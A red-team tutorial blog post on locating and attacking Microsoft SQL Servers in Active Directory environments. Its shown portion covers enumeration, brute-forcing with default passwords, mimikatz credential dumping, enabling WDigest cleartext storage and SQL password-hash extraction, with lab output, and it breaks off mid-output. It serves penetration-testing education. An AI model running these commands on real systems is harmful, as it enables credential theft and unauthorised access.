

Attacking Modern Environments with MS-SQL Servers

Updated: Jun 20, 2022



Lately I've spent some time learning existing research on attack techniques for MS-SQL Servers, specifically for Red Team engagements & Penetration Tests and I'm very excited to share what I've learnt with all of you.

This post will provide you with an insight into the attack surfaces of Microsoft SQL Servers. I'll touch upon relevant techniques (along with tools and commands) for each phase of the kill chain.

References

- [@nikhil_mitt - Pentester Academy](#)
- [Scott Sutherland - NetSPI](#)

Table of Contents

1. Introduction

- MS-SQL Fundamentals
- Lab Setup Guide

2. Enumeration

- Unauthenticated User
- Local User
- Local Administrator
- Domain User
- Auth via Bruteforce
- Auth via Valid Accounts
- Enumeration via Database
- Automated Enumeration

3. Privilege Escalation

- Kerberoasting
- UNC Path Injection
- Impersonation
- Trustworthy Databases
- Automated Audit

4. Exploitation

- OS Command Execution
- SQL Links
- Shared Service Accounts
- Sensitive Data on SQL Servers

5. Persistence

- Startup Stored Procedures
- Registry Modification
- Malicious Triggers

Introduction

Why should we consider targeting MS-SQL Servers when we're performing a Red Team or an Assumed Breach Pentest?

- The **majority of organizations** base their database infrastructure on SQL Servers.
- Since it integrates really well with Windows & AD, the **trust relationships can be leveraged for Lateral Movement**.
- From an OPSEC perspective, most Blue Teams will have detections in place at the OS & network level but **may not be as strictly monitored at the database level**.
- **SQL Service often runs with Local Admin privileges**. This means when you execute commands as a SQL service, you have a really good chance of moving laterally and escalating privileges within the domain as we will see soon.

Before we get started with all of the hackeries, let's first understand a few important concepts within MS-SQL servers.

MS-SQL Fundamentals

The SQL Service is like any other Windows process and runs in the context of the Service account.

During the installation of MS-SQL Service, you choose an account(Managed Service account or a Domain account are mostly used in domain environments to integrate with Kerberos), and thereafter all of the interactions with the underlying OS take place in the context of this account.

For instance, if this account is privileged, and if you execute SQL injection queries via 'xp_cmdshell', you have those privileges when you execute OS commands.

The top row shows the 'Server Configuration' window for SQL Server 2016 Setup. The 'Service Accounts' tab is selected, and the 'SQL Server Database Engine' service is configured with the account 'NT AUTHORITY\LOCAL...'. To the right, a SQL query 'EXEC xp_cmdshell 'whoami'' is executed against the 'Customer' database, returning the output 'nt service\mssqlsqlservr'.

The bottom row shows the same 'Server Configuration' window, but the 'SQL Server Database Engine' service is now configured with the account 'HOME\sql_admin'. The same SQL query is executed, and the output is 'home\sql_admin'.

SQL Server Accounts

At a high level we have the following three SQL Server Accounts:


1. **Windows account** (i.e domain accounts - mapped to SQL Server Login)

2. **SQL Server Login** (exists inside SQL server. Eg: sa)
3. **Database User** (exists inside SQL server - to access data within DB)

To sign in to an SQL server one can use:

- **Windows account** → maps to SQL Server Login → maps to DB user → access to data
- **SQL Server login** → maps to DB user → access to data

The screenshot below shows how one would configure authentication for SQL servers ("Mixed Mode" in most cases). Below which, one sets the password for the 'sa' account (SQL Server Login account). Think of this as the administrator account. Following this, at least one domain account is mapped to the 'sysadmin' role.




In the case of Windows account, the SQL server does not prompt for a password. Authentication is handled by Kerberos. Post auth → You are mapped to a SQL Server role.

The screenshot shows the 'Connect to Server' dialog box for SQL Server. The 'Login' tab is selected. The 'Server' section has a text box for the server name containing 'WIN-H93F80I3U5G\SQLEXPRESS'. The 'Server type' is set to 'Database Engine'. The 'Authentication' is set to 'Windows Authentication'. The 'User name' is 'HOME\Administrator' and the 'Password' field is empty. A red rectangle highlights the 'Authentication' section. At the bottom, there are buttons for 'Connect', 'Cancel', 'Help', and 'Options <<'. The 'Connect' button is highlighted with a blue border.

In the case of SQL Server Login, authentication is handled by the SQL Server. Post auth → You are mapped to a SQL Server role.

The screenshot shows the 'Connect to Server' dialog box for SQL Server. The 'Login' tab is selected. The 'Server' section has a text box for the server name containing 'WIN-H93F80I3U5G\SQLEXPRESS'. The 'Server type' is set to 'Database Engine'. The 'Authentication' is set to 'SQL Server Authentication'. The 'Login' is 'sa' and the 'Password' field contains eight asterisks. A red rectangle highlights the 'Authentication' section. At the bottom, there are buttons for 'Connect', 'Cancel', 'Help', and 'Options <<'. The 'Connect' button is highlighted with a blue border.

Post authentication, you can see the SQL Server Logins including the ones we configured during installation.



SQL Roles


There are two kinds of SQL roles:


- **Server Roles**
- **Database Roles**

Windows accounts and SQL Server Logins are mapped to a server-level role. Think of these as groups. The **privileges** you have will **depend on which role(s)** you've been given. There are 9 server-level roles, however, in most cases, you will come across the following roles:

- **sysadmin** - Perform any activity on the server. (Think admin account)
- **public** - Least privileged - Every SQL Server login belongs to this role by default (Think "Everyone" domain group) - able to connect & list DBs

For instance, let's say we want to give our organization's DB admin(ben.doe) the 'sysadmin' server-level role. You can configure the same within SQL Server Login options. The same can be done for a domain group. Note the 'public' role is checked by default.





Post authentication, to **access data within the DB**, you need to have a **DB-level role**. Database-level roles are **database-wide in their permissions scope**. We are interested in the below DB-level roles:

- **db_owner**: Perform all configuration activities on the database. (Think admin of the DB)
- **public**: Least privileged - Every database user belongs to this role by default.

LAB Setup Guide

To set up your lab environment follow the steps provided [here](#).

Lab components include:

- Virtual Machines: Domain Controller + Workstation
- SQL Express Setup:
 - Set up SPN for a Domain User account
 - Install SQL Service as the above account
 - Set up Firewall Rules
- SQL Management Studio
- Heidi SQL

Enumeration

There are multiple techniques to locate and enumerate MS-SQL servers as a:

- **Unauthenticated User**
- **Local User**
- **Local Admin**
- **Domain User**

Let's say you've been tasked with a Red Team engagement and you have to gain access to an organization's network. So you go on-site and find out there's Guest WiFi without a password. You happily login to the guest network and get to know there's no network segmentation between the guest network and the internal network. Let's try to find if there are any SQL servers on the network and enumerate them.

Unauthenticated User

- **Port Scanning: TCP/UDP Scan**

By default, SQL servers listen on **TCP 1433** and **UDP 1434**. The port scanning tools mentioned below perform a **TCP/UDP scan** and queries hosts on these ports for SQL servers.

```
#PowerUpSQL
```

```
Get-Content targets.txt | Get-SQLInstanceScanUDP -Threads 10
```

```
Get-SQLInstanceBroadcast
```

```
#Nmap: nmap -sU --script=ms-sql-info
```

```
#Metasploit: use auxiliary/scanner/mssql/mssql_ping
```

```
#PowerSploit: Invoke-Portscan -StartAddress <IP> -EndAddress <IP> -ScanPort 1433 -Verbose
```

- **UDP Broadcast**

We use `SqlDataSourceEnumerator` class to load the `Instance.GetDataSources()` static method to send a **UDP request across the local broadcast network** and any SQL servers listening will respond.

```
[System.Data.Sql.SqlDataSourceEnumerator]::Instance.GetDataSources()
```

```
#osql / sqlcmd:
```

```
sqlcmd /L
```

- **Open shares/ Repositories**

During the OSINT phase, enumerate **public repositories** for connection strings and DB credentials.

Enumerate the internal network for **open shares**. These may contain **configuration files for connection strings** which may be used for authentication.

Local User

To check if there's a SQL service running as a local user you can use:

- **Registry Enumeration**

```
Get-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Microsoft SQL Server'
```

```
- Service Enumeration
```

- **Service Enumeration**

```
Get-Service -Name *MSSQL*
```

```
#PowerUpSQL
```


Get-SQLInstanceLocal | Get-SQLConnectionTest

```
PS C:\Users\ben.doe\Downloads\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceLocal

ComputerName      : WORKSTATION-01
Instance          : WORKSTATION-01\SQLSERVER
ServiceDisplayName : SQL Server (SQLSERVER)
ServiceName       : MSSQL$SQLSERVER
ServicePath       : "C:\Program Files\Microsoft SQL Server\MSSQL13.SQLSERVER\MSSQL\Binn\sqlservr.exe" -sSQLSERVER
ServiceAccount    : HOME\sql_admin
State             : Running

PS C:\Users\ben.doe\Downloads\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceLocal | Get-SQLConnectionTest -Verbose

VERBOSE: WORKSTATION-01\SQLSERVER : Connection Success.

ComputerName      Instance          Status
-----
WORKSTATION-01   WORKSTATION-01\SQLSERVER Accessible
```

- Local Privilege Escalation via JuicyPotato can help elevate to LOCAL SYSTEM.

Local Administrator

If you're able to elevate to Local Admin privileges on a server running a SQL service, you can get access to the database using the following techniques:

- **Read LSA Secrets**

With **SYSTEM** privileges to a host, you can access **Local Security Authority** secrets, which can contain a variety of different credential materials, such as credentials for service accounts. LSA secrets are stored in the registry at `HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets`.

```
mimikatz # lsadump::secrets
Domain : WORKSTATION-01
SysKey : 546ca14b955ef391a65e4e7452d70f36

Secret : SC MSSQL$SQLSERVER / service 'MSSQL$SQLSERVER' with username : HOME\sql_admin
cur/text: Password1!

Secret : _SC_SQLTELEMETRY$SQLSERVER / service 'SQLTELEMETRY$SQLSERVER' with username : NT Service\SQLTELEMETRY$SQLSERVER
Policy subsystem is : 1.18
LSA Key(s) : 1, default {3957540e-8821-14bc-19ee-60e2dc6c1b8}
[00] {3957540e-8821-14bc-19ee-60e2dc6c1b8} 04f6192031da1a17bc5e8559db21b220f3c532f37834c585a91337f94f41e05d
```

- **Dump WDigest/NTLM Hashes from memory**

```
#Enable WDigest
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1
```

After a user logs on, the system generates and stores a variety of credential materials in LSASS process memory. With **SYSTEM** privileges you can access credential material stored in the process memory of the Local Security Authority Subsystem Service (LSASS).

If you're unable to crack the password hash, you can **enable WDigest by registry modification** to lower the security of how credentials are stored in memory. **Once enabled every subsequent login onto that host stores its password in cleartext.**

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 235831 (00000000:00039937)
Session          : Service from 0
User Name        : sql_admin
Domain           : HOME
Logon Server      : WIN-H93F80I3U5G
Logon Time       : 10/25/2021 12:10:11 AM
SID              : S-1-5-21-354354661-493780772-2828120755-1106

    msv :
        [00000003] Primary
        * Username : sql_admin
        * Domain   : HOME
        * NTLM      : 7facdc498ed1680c4fd1448319a8c04f
        * SHA1      : 24b8b6c9cbe3cd8818683ab9cd0d3de14fc5c40b
        * DPAPI     : 84abff64741d0eee1a4b41500e588aa5
    tspkg :
    wdigest :
        * Username : sql_admin
        * Domain   : HOME
        * Password  : (null)
```

- **Token Impersonation**

With local admin privileges, one can check for tokens of the SQL service account and **impersonate them so that you can gain access privileges and run commands as that user.**

```
#PowerUpSQL
```

```
Invoke-SQLImpersonateService
```

```
#https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-
TokenManipulation.ps1
```

- **Dump local MS-SQL server hashes** from a Windows system if you don't have access to this database.

The tool "osql" is installed with Microsoft SQL Server and the option "-E" will try to authenticate on the database with your current Windows login account.

```
#MSSQL 2000:
```

```
osql -E -Q "SELECT name,password frommaster.dbo.sysxlogins"
```

```
#MSSQL 2005
```

```
osql -E -Q "SELECT name,password_hash FROMsys.sql_logins"
```

Domain User

- **SPN Scanning**

Assuming you have access to a domain user, you can perform SPN Scanning. SPN scanning is fast and reliable at finding all SQL servers in the domain. (port scanning is limited by network restrictions). It relies on how services are configured in Active Directory:

- Every service that is enabled for Kerberos authentication must have a Service Principal Name.
- SPN is a unique identifier of a service instance in an AD forest.
- SPN scanning performs service discovery via LDAP queries to a Domain Controller.
- It returns a list of SQL Server instances discovered by querying a domain controller for systems with registered MSSQL* Service Principal Names (SPNs).

```
#PowerUpSQL
Get-SQLInstanceDomain
```

```
#Check network accessibility
Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded
```

```
#Check for read privs
Get-SQLInstanceDomain | Get-SQLServerInfo
```

```
PS C:\Users\Administrator\Downloads\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceDomain | Get-SQLServerInfo

ComputerName      : workstation-01.HOME.local
Instance         : WORKSTATION-01\SQLSERVER
DomainName       : HOME
ServiceProcessID : 2240
ServiceName      : MSSQL$SQLSERVER
ServiceAccount   : HOME\sql_admin
AuthenticationMode : Windows and SQL Server Authentication
ForcedEncryption : 0
Clustered        : No
SQLServerVersionNumber : 13.0.5026.0
SQLServerMajorVersion : 2016
SQLServerEdition  : Express Edition (64-bit)
SQLServerServicePack : SP2
OSArchitecture   : X64
OsVersionNumber  : SQL
Currentlogin     : HOME\Administrator
IsSysadmin       : No
ActiveSessions   : 1
```

Authentication via Brute-force

It's always a good idea to check for **weak passwords for SQL Server Logins**.

Invoke-SQLAuditWeakLoginPw - By default, will only test the **login as the password**, and **"password" as the password**. So only two passwords will be attempted for each enumerated login. However, custom user and password lists can be provided.

Get-SQLServerLoginDefaultPw - Checks for **default credentials** on SQL Server instances used by **3rd party applications**. If the instance name is a known 3rd party, the corresponding password is tried. A few instance names and their passwords are given below:

Instance	Password
SALESLOGIX	sa/SLXMas
ACT7	sa/sa
COMMVAULT	sa/adm
RTCLOCAL	sa/mypassword
PCAMERICA	sa/PCAmerica

```
#PowerUpSQL
Invoke-SQLAuditWeakLoginPw
Get-SQLServerLoginDefaultPw

#Metasploit
use auxiliary/scanner/mssql/mssql_login

#Nishang:
$targets = (GetSQLInstanceDomain).ComputerName
$targets | Invoke-BruteForce -UserList users.txt -PasswordList pass.txt -Service SQL
```

Authentication via Valid Accounts

Let's say you've identified valid credentials, you can use the following tools:

```
#PowerUpSQL
Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Username sa -Password

#Check with privileges of an alternate domain user:
runas /noprofile /netonly /user:<domain\user> powershell.exe
Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded

#Metasploit: use auxiliary/scanner/mssql/mssql_login

#Impacket: mssqlclient.py -p 1433 @ -windows-auth

#Sqsh: sqsh -S 10.10.10.100 -U sa -P Password

#Sqlcmd: sqlcmd -S -U
```

```

C:\Windows\system32>sqlcmd -S workstation-01.home.local -U sa
Password:
1> SELECT @@version
2> GO

-----
Microsoft SQL Server 2016 (SP2) (KB4052908) - 13.0.5026.0 (X64)
Mar 18 2018 09:11:49
Copyright (c) Microsoft Corporation
Express Edition (64-bit) on Windows 10 Enterprise Evaluation 10.0 <X64> (Build 19043: ) (Hypervisor)

```

Enumeration via Database

- Blind SQL Server & Domain Enumeration

The "suser_name()" function returns the principal name for a given principal ID. All you need is the 'public' DB role i.e all domain users can use this function.

For instance, the principal ID(1) corresponds to 'sa' and principal ID(259) corresponds to 'HOME\sql_admin' in our lab environment.

Host: 192.168.16.8	Query*
1	SELECT SUSER_NAME(1)
Result #1 (1r x 1c)	
COLUMN1	sa

Host: 192.168.16.8	Query*
1	SELECT SUSER_NAME(259)
Result #1 (1r x 1c)	
COLUMN1	HOME\sql_admin

PowerUpSQL automates this process by fuzzing all Principal IDs to return the corresponding principal names from the database.

```
#PowerUpSQL
```

```
Get-SQLFuzzServerLogin -Instance
```

```
Get-SQLFuzzDomainAccount -Instance
```



```
PS C:\Users\Administrator\Downloads\PowerupSQL-master\PowerupSQL-master> Get-SQLInstanceDomain | Get-SQLFuzzServerLogins
-Username joe -Password 'Password1!'

ComputerName      Instance          PrincipalId PrincipleName
-----
workstation-01.HOME.local workstation-01.HOME.local,1433 1      sa
workstation-01.HOME.local workstation-01.HOME.local,1433 2      public
workstation-01.HOME.local workstation-01.HOME.local,1433 3      sysadmin
workstation-01.HOME.local workstation-01.HOME.local,1433 4      securityadmin
workstation-01.HOME.local workstation-01.HOME.local,1433 5      serveradmin
workstation-01.HOME.local workstation-01.HOME.local,1433 6      setupadmin
workstation-01.HOME.local workstation-01.HOME.local,1433 7      processadmin
workstation-01.HOME.local workstation-01.HOME.local,1433 8      diskadmin
workstation-01.HOME.local workstation-01.HOME.local,1433 9      dbcreator
workstation-01.HOME.local workstation-01.HOME.local,1433 10     bulkadmin
workstation-01.HOME.local workstation-01.HOME.local,1433 101    ##MS_SQLResourceSigningCertificate##
workstation-01.HOME.local workstation-01.HOME.local,1433 102    ##MS_SQLReplicationSigningCertificate##
workstation-01.HOME.local workstation-01.HOME.local,1433 103    ##MS_SQLAuthenticatorCertificate##
workstation-01.HOME.local workstation-01.HOME.local,1433 105    ##MS_PolicySigningCertificate##
workstation-01.HOME.local workstation-01.HOME.local,1433 106    ##MS_SmoExtendedSigningCertificate##
workstation-01.HOME.local workstation-01.HOME.local,1433 121    ##Agent XPs##
workstation-01.HOME.local workstation-01.HOME.local,1433 122    ##SQL Mail XPs##
workstation-01.HOME.local workstation-01.HOME.local,1433 123    ##Database Mail XPs##
workstation-01.HOME.local workstation-01.HOME.local,1433 124    ##SMO and DMO XPs##
workstation-01.HOME.local workstation-01.HOME.local,1433 125    ##Ole Automation Procedures##
workstation-01.HOME.local workstation-01.HOME.local,1433 126    ##Web Assistant Procedures##
workstation-01.HOME.local workstation-01.HOME.local,1433 127    ##xp_cmdshell##
workstation-01.HOME.local workstation-01.HOME.local,1433 128    ##Ad Hoc Distributed Queries##
workstation-01.HOME.local workstation-01.HOME.local,1433 129    ##Replication XPs##
workstation-01.HOME.local workstation-01.HOME.local,1433 257    ##MS_PolicyTsqlExecutionLogin##
workstation-01.HOME.local workstation-01.HOME.local,1433 259    HOME\sql_admin
workstation-01.HOME.local workstation-01.HOME.local,1433 260    NT SERVICE\SQLWriter
workstation-01.HOME.local workstation-01.HOME.local,1433 261    NT SERVICE\Winmgmt
workstation-01.HOME.local workstation-01.HOME.local,1433 262    NT SERVICE\MSSQL$SQLSERVER
workstation-01.HOME.local workstation-01.HOME.local,1433 263    BUILTIN\Users
workstation-01.HOME.local workstation-01.HOME.local,1433 264    NT AUTHORITY\SYSTEM
workstation-01.HOME.local workstation-01.HOME.local,1433 265    NT SERVICE\SQLTELEMETRY$SQLSERVER
workstation-01.HOME.local workstation-01.HOME.local,1433 266    ##MS_PolicyEventProcessingLogin##
workstation-01.HOME.local workstation-01.HOME.local,1433 267    ##MS_AgentSigningCertificate##
workstation-01.HOME.local workstation-01.HOME.local,1433 268    Joe
workstation-01.HOME.local workstation-01.HOME.local,1433 269    Joey
workstation-01.HOME.local workstation-01.HOME.local,1433 270    trustedjoe
workstation-01.HOME.local workstation-01.HOME.local,1433 271    HOME\Administrator
```

```
PS C:\Users\sql_admin\Documents\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceLocal | Get-SQLFuzzDomainAccount

ComputerName      Instance          DomainAccount
-----
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\Administrator
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\Guest
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\krbtgt
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\Domain Guests
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\Domain Computers
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\Domain Controllers
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\Cert Publishers
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\Schema Admins
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\Enterprise Admins
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\Group Policy Creator Owners
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\Read-only Domain Controllers
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\Cloneable Domain Controllers
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\Protected Users
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\Key Admins
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\Enterprise Key Admins
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\RAS and IAS Servers
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\Allowed RODC Password Replication Group
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\Denied RODC Password Replication Group
WORKSTATION-01 WORKSTATION-01\SQLSERVER HOME\WIN-H93F80I3U5G5
```

Additional SQL server logins identified can be targets for brute-force attacks for weak passwords. In our case, we've identified 'Joe', 'Joey' and 'trustedjoe' apart from default SQL Server logins.

You can take this a step ahead and enumerate all domain users, groups and more. For more information refer NetSPI's [blog](#).

- **Database Enumeration**

Alright! Assuming you've got your hands on a set of working credentials, what are some basic commands to enumerate the database? You may be familiar with the below commands if you've exploited a classic SQL injection vulnerability.

#Server version:

```

SELECT @@version

#Current Server Login (relevant for SQLi attacks):
SELECT SYSTEM_USER

#Current DB Role:
SELECT user

#Enumerate sysadmin privs:
SELECT IS_SRVROLEMEMBER('sysadmin')

#List DB Users and Roles:
select rp.name as database_role, mp.name as database_user from sys.database_role_members
drmmjoin sys.database_principals rp on (drmm.role_principal_id = rp.principal_id)join
sys.database_principals mp on (drmm.member_principal_id = mp.principal_id)

#Current DB:
SELECT db_name()

#List DBs:
SELECT name FROM master..sysdatabases

#List tables:
use ;SELECT * FROM INFORMATION_SCHEMA.TABLES;

#Extract table contents:
use ;select * from dbo.

```

```

#Extract Password Hash(requires 'sa'):
Get-SQLServerPasswordHash -Verbose -Instance

```

```

PS C:\Users\sql_admin\Documents\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceLocal | Get-SQLServerPasswordHash -Verbose
VERBOSE: WORKSTATION-01\SQLSERVER : Connection Success.
VERBOSE: WORKSTATION-01\SQLSERVER : You are a sysadmin.
VERBOSE: WORKSTATION-01\SQLSERVER : Attempting to dump password hashes.
VERBOSE: WORKSTATION-01\SQLSERVER : Attempt complete.
VERBOSE: 3 password hashes recovered.

ComputerName      : WORKSTATION-01
Instance         : WORKSTATION-01\SQLSERVER
PrincipalId       : 1
PrincipalName     : sa
PrincipalSid      : 1
PrincipalType     : SQL_LOGIN
CreateDate       : 4/8/2003 9:10:35 AM
DefaultDatabaseName : master
PasswordHash      : 0x0200B0032705307072F71F518542EFBC814D348354B11D820EF0EC22773D339E0FDBAC24A682693097E7547CC9D9050EEE80E56A0C8C69014EA645AA1FFD28E2D288BF0EAD0

ComputerName      : WORKSTATION-01
Instance         : WORKSTATION-01\SQLSERVER
PrincipalId       : 257
PrincipalName     : ##MS_PolicyTsqlExecutionLogin##
PrincipalSid      : B5BA3F49077DF14C95D37EBB67C49F8F
PrincipalType     : SQL_LOGIN
CreateDate       : 4/30/2016 12:46:49 AM
DefaultDatabaseName : master
PasswordHash      : 0x0200EE1E23AEAF4506AC9CD7C0887F9DDC7F660CBE28BF0CD15C27FA44476132EC4E8DC9A4D34AED75D86FB115727AFF35CAA92EFF5BC4AFE17E6299660DAE49EA88F326430D

ComputerName      : WORKSTATION-01
Instance         : WORKSTATION-01\SQLSERVER
PrincipalId       : 266
PrincipalName     : ##MS_PolicyEventProcessingLogin##
PrincipalSid      : E135B6105A591644807865337C528786
PrincipalType     : SQL_LOGIN
CreateDate       : 10/24/2021 5:22:54 AM
DefaultDatabaseName : master
